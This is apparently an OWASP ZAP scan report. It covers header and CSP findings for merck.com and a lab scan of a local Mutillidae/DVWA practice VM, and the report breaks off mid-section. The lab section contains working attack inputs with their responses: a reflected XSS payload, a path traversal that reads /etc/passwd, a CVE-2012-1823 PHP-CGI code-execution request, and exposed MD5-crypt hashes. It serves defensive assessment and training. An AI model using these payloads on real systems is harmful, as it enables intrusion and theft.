Security Misconfigurations (OWASP Top 10 #6):

The scan reported outdated Apache version (Apache/2.2.8) and suggested that Apache 2.2.34 is the end-of-life version, indicating a potential security misconfiguration.

- Remote Code Execution - CVE-2012-1823 (High)
- Source Code Disclosure - CVE-2012-1823 (High)
- Directory Browsing (Medium)
- Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (Low)
- Server Leaks Version Information via "Server" HTTP Response Header Field (Low)
- Content Security Policy (CSP) Header Not Set (Medium)
- Missing Anti-clickjacking Header (Medium)
- X-Content-Type-Options Header Missing (Low)

Broken Access Control (OWASP Top 10 #5):

- Path Traversal (High)

Cross-Site Scripting (XSS) (OWASP Top 10 #7):

- Cross Site Scripting (Reflected) (High)
- User Controllable HTML Element Attribute (Potential XSS) (Informational)

Using Components with Known Vulnerabilities (OWASP Top 10 #9):

- Vulnerable JS Library (Medium)

Vulnerability scanning and assessment:

Target Site: https://merck.com

ZAP Version: 2.12.0

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	6
Low	2
Informational	5

Alerts

Name	Risk Level	Number of Instances
Absence of Anti-CSRF Tokens	Medium	1
CSP: Wildcard Directive		1
CSP: script-src unsafe-eval		1
CSP: script-src unsafe-inline		1
CSP: style-src unsafe-inline		1
Hidden File Found		4
Cross-Domain JavaScript Source File Inclusion	Low	10
Timestamp Disclosure - Unix	Low	2
Information Disclosure - Suspicious Comments		4
Modern Web Application		1
Re-examine Cache-control Directives		1
Retrieved from Cache		4
User Agent Fuzzer		36

Alert Detail

Medium	Absence of Anti-CSRF Tokens
	No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL /form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.

Description	CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the target site. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.
URL	https://merck.com
Method	GET
Attack	
Evidence	<form id="site-search" role="search" method="get" class="search-form" action="https://www.merck.com" autocomplete="off">
Instances	1
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard. Phase: Implementation Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Phase: Architecture and Design Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330). Note that this can be bypassed using XSS. Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation. Note that this can be bypassed using XSS. Use the ESAPI Session Management control. This control includes a component for CSRF. Do not use the GET method for any request that triggers a state change. Phase: Implementation Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.
Reference	http://projects.webappsec.org/Cross-Site-Request-Forgery http://cwe.mitre.org/data/definitions/352.html
CWE Id	352
WASC Id	9
Plugin Id	10202

Medium	CSP: Wildcard Directive
Description	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks. Including (but not limited to) Cross Site Scripting (XSS), and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
URL	https://merck.com
Method	GET
Attack	
Evidence	script-src 'self' 'unsafe-inline' 'unsafe-eval' https: blob:; style-src 'self' 'unsafe-inline' https:; frame-src 'self' https:; frame-ancestors 'self'; img-src 'self' https: data:; media-src 'self' https: data: blob:; object-src 'none'; font-src 'self' https: data:; default-src 'self' https: wss:; base-uri 'none';
Instances	1
Solution	Ensure that your web server, application server, load balancer, etc. is properly configured to set the Content-Security-Policy header.
Reference	http://www.w3.org/TR/CSP2/ http://www.w3.org/TR/CSP/ http://caniuse.com/#search=content+security+policy http://content-security-policy.com/ https://github.com/shapesecurity/salvation https://developers.google.com/web/fundamentals/security/csp#policy_applies_to_a_wide_variety_of_resources
CWE Id	693
WASC Id	15
Plugin Id	10055

Medium	CSP: script-src unsafe-eval
Description	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks. Including (but not limited to) Cross Site Scripting (XSS), and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
URL	https://merck.com
Method	GET
Attack	
Evidence	script-src 'self' 'unsafe-inline' 'unsafe-eval' https: blob:; style-src 'self' 'unsafe-inline' https:; frame-src 'self' https:; frame-ancestors 'self'; img-src 'self' https: data:; media-src 'self' https: data: blob:; object-src 'none'; font-src 'self' https: data:; default-src 'self' https: wss:; base-uri 'none';
Instances	1
Solution	Ensure that your web server, application server, load balancer, etc. is properly configured to set the Content-Security-Policy header.
Reference	http://www.w3.org/TR/CSP2/ http://www.w3.org/TR/CSP/ http://caniuse.com/#search=content+security+policy http://content-security-policy.com/ https://github.com/shapesecurity/salvation https://developers.google.com/web/fundamentals/security/csp#policy_applies_to_a_wide_variety_of_resources
CWE Id	693

WASC Id	15
Plugin Id	10055

Medium	CSP: script-src unsafe-inline
Description	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks. Including (but not limited to) Cross Site Scripting (XSS), and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
URL	https://merck.com
Method	GET
Attack	
Evidence	script-src 'self' 'unsafe-inline' 'unsafe-eval' https: blob:; style-src 'self' 'unsafe-inline' https:; frame-src 'self' https:; frame-ancestors 'self'; img-src 'self' https: data:; media-src 'self' https: data: blob:; object-src 'none'; font-src 'self' https: data:; default-src 'self' https: wss:; base-uri 'none';
Instances	1
Solution	Ensure that your web server, application server, load balancer, etc. is properly configured to set the Content-Security-Policy header.
Reference	http://www.w3.org/TR/CSP2/ http://www.w3.org/TR/CSP/ http://caniuse.com/#search=content+security+policy http://content-security-policy.com/ https://github.com/shapesecurity/salvation https://developers.google.com/web/fundamentals/security/csp#policy_applies_to_a_wide_variety_of_resources
CWE Id	693
WASC Id	15
Plugin Id	10055

Medium	CSP: style-src unsafe-inline
Description	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks. Including (but not limited to) Cross Site Scripting (XSS), and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
URL	https://merck.com
Method	GET
Attack	
Evidence	script-src 'self' 'unsafe-inline' 'unsafe-eval' https: blob:; style-src 'self' 'unsafe-inline' https:; frame-src 'self' https:; frame-ancestors 'self'; img-src 'self' https: data:; media-src 'self' https: data: blob:; object-src 'none'; font-src 'self' https: data:; default-src 'self' https: wss:; base-uri 'none';
Instances	1
Solution	Ensure that your web server, application server, load balancer, etc. is properly configured to set the Content-Security-Policy header.
Reference	http://www.w3.org/TR/CSP2/ http://www.w3.org/TR/CSP/ http://caniuse.com/#search=content+security+policy http://content-security-policy.com/ https://github.com/shapesecurity/salvation

	https://developers.google.com/web/fundamentals/security/csp#policy_applies_to_a_wide_variety_of_resources
CWE Id	693
WASC Id	15
Plugin Id	10055

Medium	Hidden File Found
Description	A sensitive file was identified as accessible or available. This may leak administrative, configuration, or credential information which can be leveraged by a malicious individual to further attack the system or conduct social engineering efforts.
URL	https://merck.com/._darcs
Method	GET
Attack	
Evidence	HTTP/1.1 301 Moved Permanently
URL	https://merck.com/.bzr
Method	GET
Attack	
Evidence	HTTP/1.1 301 Moved Permanently
URL	https://merck.com/.hg
Method	GET
Attack	
Evidence	HTTP/1.1 301 Moved Permanently
URL	https://merck.com/BitKeeper
Method	GET
Attack	
Evidence	HTTP/1.1 301 Moved Permanently
Instances	4
Solution	Consider whether or not the component is actually required in production, if it isn't then disable it. If it is then ensure access to it requires appropriate authentication and authorization, or limit exposure to internal systems or specific source IPs, etc.
Reference	https://blog.hboeck.de/archives/892-Introducing-Snallygaster-a-Tool-to-Scan-for-Secrets-on-Web-Servers.html
CWE Id	538
WASC Id	13
Plugin Id	40035

Low	Cross-Domain JavaScript Source File Inclusion
Description	The page includes one or more script files from a third-party domain.
URL	https://merck.com
Method	GET
Attack	
Evidence	<script defer="defer" src="//cdn.cookielaw.org/scripttemplates/otSDKStub.js?ver=6.0.5" data-domain-script="fd658a96-8c4a-4c03-973e-fd83f98fa618"></script>
URL	https://merck.com
Method	GET
Attack	

Evidence	<script src="https://cdn.cookielaw.org/scripttemplates/otSDKStub.js" type="text/javascript" charset="UTF-8" data-domain-script="fd658a96-8c4a-4c03-973e-fd83f98fa618"></script>
URL	https://merck.com
Method	GET
Attack	
Evidence	<script defer="defer" src='https://www.merck.com/wp-content/plugins/mhh-corporateberg/b1-home-hero/js/index.js?ver=1675868513' id='mco-home-hero-block-js-js'></script>
URL	https://merck.com
Method	GET
Attack	
Evidence	<script defer="defer" src='https://www.merck.com/wp-content/plugins/mhh-corporateberg /content-block/js/index.js' id='mco-b5-content-block-block-js-js'></script>
URL	https://merck.com
Method	GET
Attack	
Evidence	<script defer="defer" src='https://www.merck.com/wp-content/plugins/mhh-corporateberg /related-links/js/frontend.js?ver=20190829' id='vividberg-related-links-module-frontend-js-js'></script>
URL	https://merck.com
Method	GET
Attack	
Evidence	<script defer="defer" src='https://www.merck.com/wp-content/plugins/mhh-corporateberg /two-column-content/js/index.js' id='mco-two-column-content-block-js-js'></script>
URL	https://merck.com
Method	GET
Attack	
Evidence	<script defer="defer" src='https://www.merck.com/wp-content/themes/mhh-merck-mco-theme/js/plugins.min.js?ver=20190301' id='Mco-plugins-js'></script>
URL	https://merck.com
Method	GET
Attack	
Evidence	<script defer="defer" src='https://www.merck.com/wp-content/themes/mhh-merck-mco-theme/js/scripts.min.js?ver=20190301' id='Mco-scripts-js'></script>
URL	https://merck.com
Method	GET
Attack	
Evidence	<script defer="defer" src='https://www.merck.com/wp-content/themes/mhh-merck-mco-theme/js/search_suggestions.min.js?ver=1688053037' id='search_suggestion-js'></script>
URL	https://merck.com
Method	GET
Attack	
Evidence	<script defer="defer" src='https://www.merck.com/wp-content/themes/mhh-merck-mco-theme/js/tinyslider.js?ver=1675868513' id='tiny-slider-js-js'></script>
Instances	10
Solution	Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.

Reference	
CWE Id	829
WASC Id	15
Plugin Id	10017

Low	**Timestamp Disclosure - Unix**
Description	A timestamp was disclosed by the application/web server - Unix
URL	https://merck.com
Method	GET
Attack	
Evidence	1675868513
URL	https://merck.com
Method	GET
Attack	
Evidence	1688053037
Instances	2
Solution	Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.
Reference	http://projects.webappsec.org/w/page/13246936/Information%20Leakage
CWE Id	200
WASC Id	13
Plugin Id	10096

Informational	**Information Disclosure - Suspicious Comments**
Description	The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments.
URL	https://merck.com
Method	GET
Attack	
Evidence	from
URL	https://merck.com
Method	GET
Attack	
Evidence	query
URL	https://merck.com
Method	GET
Attack	
Evidence	TODO
URL	https://merck.com
Method	GET
Attack	
Evidence	user
Instances	4

Solution	Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.
Reference	
CWE Id	200
WASC Id	13
Plugin Id	10027

Informational	Modern Web Application
Description	The application appears to be a modern web application. If you need to explore it automatically then the Ajax Spider may well be more effective than the standard one.
URL	https://merck.com
Method	GET
Attack	
Evidence	<a class="menucrumb" href="#">Main menu</a>
Instances	1
Solution	This is an informational alert and so no changes are required.
Reference	
CWE Id	
WASC Id	
Plugin Id	10109

Informational	Re-examine Cache-control Directives
Description	The cache-control header has not been set properly or is missing, allowing the browser and proxies to cache content. For static assets like css, js, or image files this might be intended, however, the resources should be reviewed to ensure that no sensitive content will be cached.
URL	https://merck.com
Method	GET
Attack	
Evidence	max-age=300, must-revalidate
Instances	1
Solution	For secure content, ensure the cache-control HTTP header is set with "no-cache, no-store, must-revalidate". If an asset should be cached consider setting the directives "public, max-age, immutable".
Reference	https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#web-content-caching https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control https://grayduck.mn/2021/09/13/cache-control-recommendations/
CWE Id	525
WASC Id	13
Plugin Id	10015

Informational	Retrieved from Cache
Description	The content was retrieved from a shared cache. If the response data is sensitive, personal or user-specific, this may result in sensitive information being leaked. In some cases, this may even result in a user gaining complete control of the session of another user, depending on the configuration of the caching components in use in their environment. This is primarily an issue where caching servers such as "proxy" caches are configured on the local network. This configuration is typically found in corporate or educational environments, for instance.

URL	https://merck.com
Method	GET
Attack	
Evidence	hit
URL	https://merck.com
Method	GET
Attack	
Evidence	Age: 0
URL	https://merck.com/robots.txt
Method	GET
Attack	
Evidence	Age: 0
URL	https://merck.com/sitemap.xml
Method	GET
Attack	
Evidence	Age: 0
Instances	4
Solution	Validate that the response does not contain sensitive, personal or user-specific information. If it does, consider the use of the following HTTP response headers, to limit, or prevent the content being stored and retrieved from the cache by another user: Cache-Control: no-cache, no-store, must-revalidate, private Pragma: no-cache Expires: 0 This configuration directs both HTTP 1.0 and HTTP 1.1 compliant caching servers to not store the response, and to not retrieve the response (without validation) from the cache, in response to a similar request.
Reference	https://tools.ietf.org/html/rfc7234 https://tools.ietf.org/html/rfc7231 http://www.w3.org/Protocols/rfc2616/rfc2616-sec13.html (obsoleted by rfc7234)
CWE Id	
WASC Id	
Plugin Id	10050

Practice Site: http://192.168.233.128

Generated on Thu, 29 Jun 2023 13:37:04

Summary of Alerts

Risk Level	Number of Alerts
High	5
Medium	9

Alerts

Name	Risk Level	Number of Instances
Cross Site Scripting (Reflected)	High	1
Hash Disclosure - MD5 Crypt	High	5
Path Traversal	High	1
Remote Code Execution - CVE-2012-1823	High	2
Source Code Disclosure - CVE-2012-1823	High	2
Absence of Anti-CSRF Tokens	Medium	46
Application Error Disclosure	Medium	21
Content Security Policy (CSP) Header Not Set	Medium	141
Directory Browsing	Medium	5
Hidden File Found	Medium	2
Missing Anti-clickjacking Header	Medium	86
Parameter Tampering	Medium	1
Vulnerable JS Library	Medium	1
XSLT Injection	Medium	1

Alert Detail

High	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML /JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing thecode.
URL	http://192.168.233.128/mutillidae/index.php?page=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E
Method	GET
Attack	"><scrIpt>alert(1);</scRipt>
Evidence	"><scrIpt>alert(1);</scRipt>
Instances	1
	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Solution	Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html79
CWE Id	8

Plugin Id	40012

High	**Hash Disclosure - MD5 Crypt**
Description	A hash was disclosed by the web server. - MD5 Crypt
URL	http://192.168.233.128/mutillidae/?page=source-viewer.php
Method	GET
Attack	
Evidence	$1$12485267$TjSic/fv9vlo9lb2qpVrP/
URL	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Method	GET
Attack	
Evidence	$1$86164818$tst4MkTChCospYeVZnpqa/
URL	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Method	POST
Attack	
Evidence	$1$15726933$wR5Lg9fHFoYgxMlSeIK8Z.
URL	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Method	POST
Attack	
Evidence	$1$18994812$m57gS66pqpLZUujk.1y6H/
URL	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Method	POST
Attack	
Evidence	$1$20197093$e4HK2YiLPs22NMytU0pIp/
Instances	5
Solution	Ensure that hashes that are used to protect credentials or other resources are not leaked by the web server or database. There is typically no requirement for password hashes to be accessible to the web browser.
Reference	http://projects.webappsec.org/w/page/13246936/Information%20Leakage http://openwall.info/wiki/john/sample-hashes
CWE Id	200
WASC Id	13
Plugin Id	10097

High	Path Traversal
	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences. The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent
Description	this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character. Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.
URL	http://192.168.233.128/mutillidae/index.php?page=%2Fetc%2Fpasswd
Method	GET
Attack	/etc/passwd
Evidence	root:x:0:0
Instances	1

Solution	Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." For filenames, use stringent allow lists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use an allow list of allowable file extensions. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass allow list schemes by introducing dangerous inputs after they have been checked. Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links. Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations. When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

	Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.
Reference	http://projects.webappsec.org/Path-Traversal http://cwe.mitre.org/data/definitions/22.html
CWE Id	22
WASC Id	33
Plugin Id	6

High	Remote Code Execution - CVE-2012-1823
Description	Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling arbitrary code execution. In this case, an operating system command was caused to be executed on the web server, and the results were returned to the web browser.
URL	http://192.168.233.128/mutillidae/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
Method	POST
Attack	<?php exec('echo eh1e9x72hlw7xrp5xgsx',$colm);echo join(" ",$colm);die();?>
Evidence	eh1e9x72hlw7xrp5xgsx
URL	http://192.168.233.128/mutillidae/index.php?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
Method	POST
Attack	<?php exec('echo eh1e9x72hlw7xrp5xgsx',$colm);echo join(" ",$colm);die();?>
Evidence	eh1e9x72hlw7xrp5xgsx
Instances	2
Solution	Upgrade to the latest stable version of PHP, or use the Apache web server and the mod_rewrite module to filter out malicious requests using the "RewriteCond" and "RewriteRule" directives.
Reference	http://projects.webappsec.org/Improper-Input-Handling http://cwe.mitre.org/data/definitions/89.html
CWE Id	20
WASC Id	20
Plugin Id	20018

High	Source Code Disclosure - CVE-2012-1823
Description	Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling PHP source code disclosure, and arbitrary code execution. In this case, the contents of the PHP file were served directly to the web browser. This output will typically contain PHP, although it may also contain straight HTML.
URL	http://192.168.233.128/mutillidae/?-s
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/mutillidae/index.php?-s
Method	GET
Attack	
Evidence	
Instances	2
Solution	Upgrade to the latest stable version of PHP, or use the Apache web server and the mod_rewrite module to filter out malicious requests using the "RewriteCond" and "RewriteRule" directives.
Reference	http://projects.webappsec.org/Improper-Input-Handling http://cwe.mitre.org/data/definitions/89.html
CWE Id	20
WASC Id	20
Plugin Id	20017

Medium	Absence of Anti-CSRF Tokens
Description	No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL /form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the targetsite. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.
URL	http://192.168.233.128/dvwa/login.php
Method	GET
Attack	
Evidence	<form action="login.php" method="post">
URL	http://192.168.233.128/mutillidae/?page=add-to-your-blog.php
Method	GET
Attack	
Evidence	<form action="index.php?page=add-to-your-blog.php" method="post" enctype="application /x-www-form-urlencoded" onsubmit="return onSubmitBlogEntry(this);" id="idBlogForm">
URL	http://192.168.233.128/mutillidae/?page=login.php
Method	GET
Attack	
Evidence	<form action="index.php?page=login.php" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return onSubmitOfLoginForm(this);" id="idLoginForm">
URL	http://192.168.233.128/mutillidae/?page=register.php

Method	GET
Attack	
Evidence	<form action="index.php?page=register.php" method="post" enctype="application/x-www-form-urlencoded">
URL	http://192.168.233.128/mutillidae/?page=text-file-viewer.php
Method	GET
Attack	
Evidence	<form action="index.php?page=text-file-viewer.php" method="post" enctype="application/x-www-form-urlencoded">
URL	http://192.168.233.128/mutillidae/?page=user-info.php
Method	GET
Attack	
Evidence	<form action="./index.php?page=user-info.php" method="POST" enctype="application/x-www-form-urlencoded" >
URL	http://192.168.233.128/mutillidae/?page=view-someones-blog.php
Method	GET
Attack	
Evidence	<form action="index.php?page=view-someones-blog.php" method="post" enctype=" application/x-www-form-urlencoded">
URL	http://192.168.233.128/mutillidae/index.php?choice=nmap&initials=ZAP&page=user-poll.php&user-poll-php-submit-button=Submit+Vote
Method	GET
Attack	
Evidence	<form action="index.php" method="GET" enctype="application/x-www-form-urlencoded" id="idPollForm">
URL	http://192.168.233.128/mutillidae/index.php?page=add-to-your-blog.php
Method	GET
Attack	
Evidence	<form action="index.php?page=add-to-your-blog.php" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return onSubmitBlogEntry(this);" id="idBlogForm">
URL	http://192.168.233.128/mutillidae/index.php?page=dns-lookup.php
Method	GET
Attack	
Evidence	<form action="index.php?page=dns-lookup.php" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return onSubmitBlogEntry(this);" id="idDNSLookupForm" >
URL	http://192.168.233.128/mutillidae/index.php?page=html5-storage.php
Method	GET
Attack	
Evidence	<form action="index.php?page=html5-storage.php" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return false;" id="idForm">
URL	http://192.168.233.128/mutillidae/index.php?page=login.php
Method	GET
Attack	
Evidence	<form action="index.php?page=login.php" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return onSubmitOfLoginForm(this);" id="idLoginForm">

Medium	Application Error Disclosure
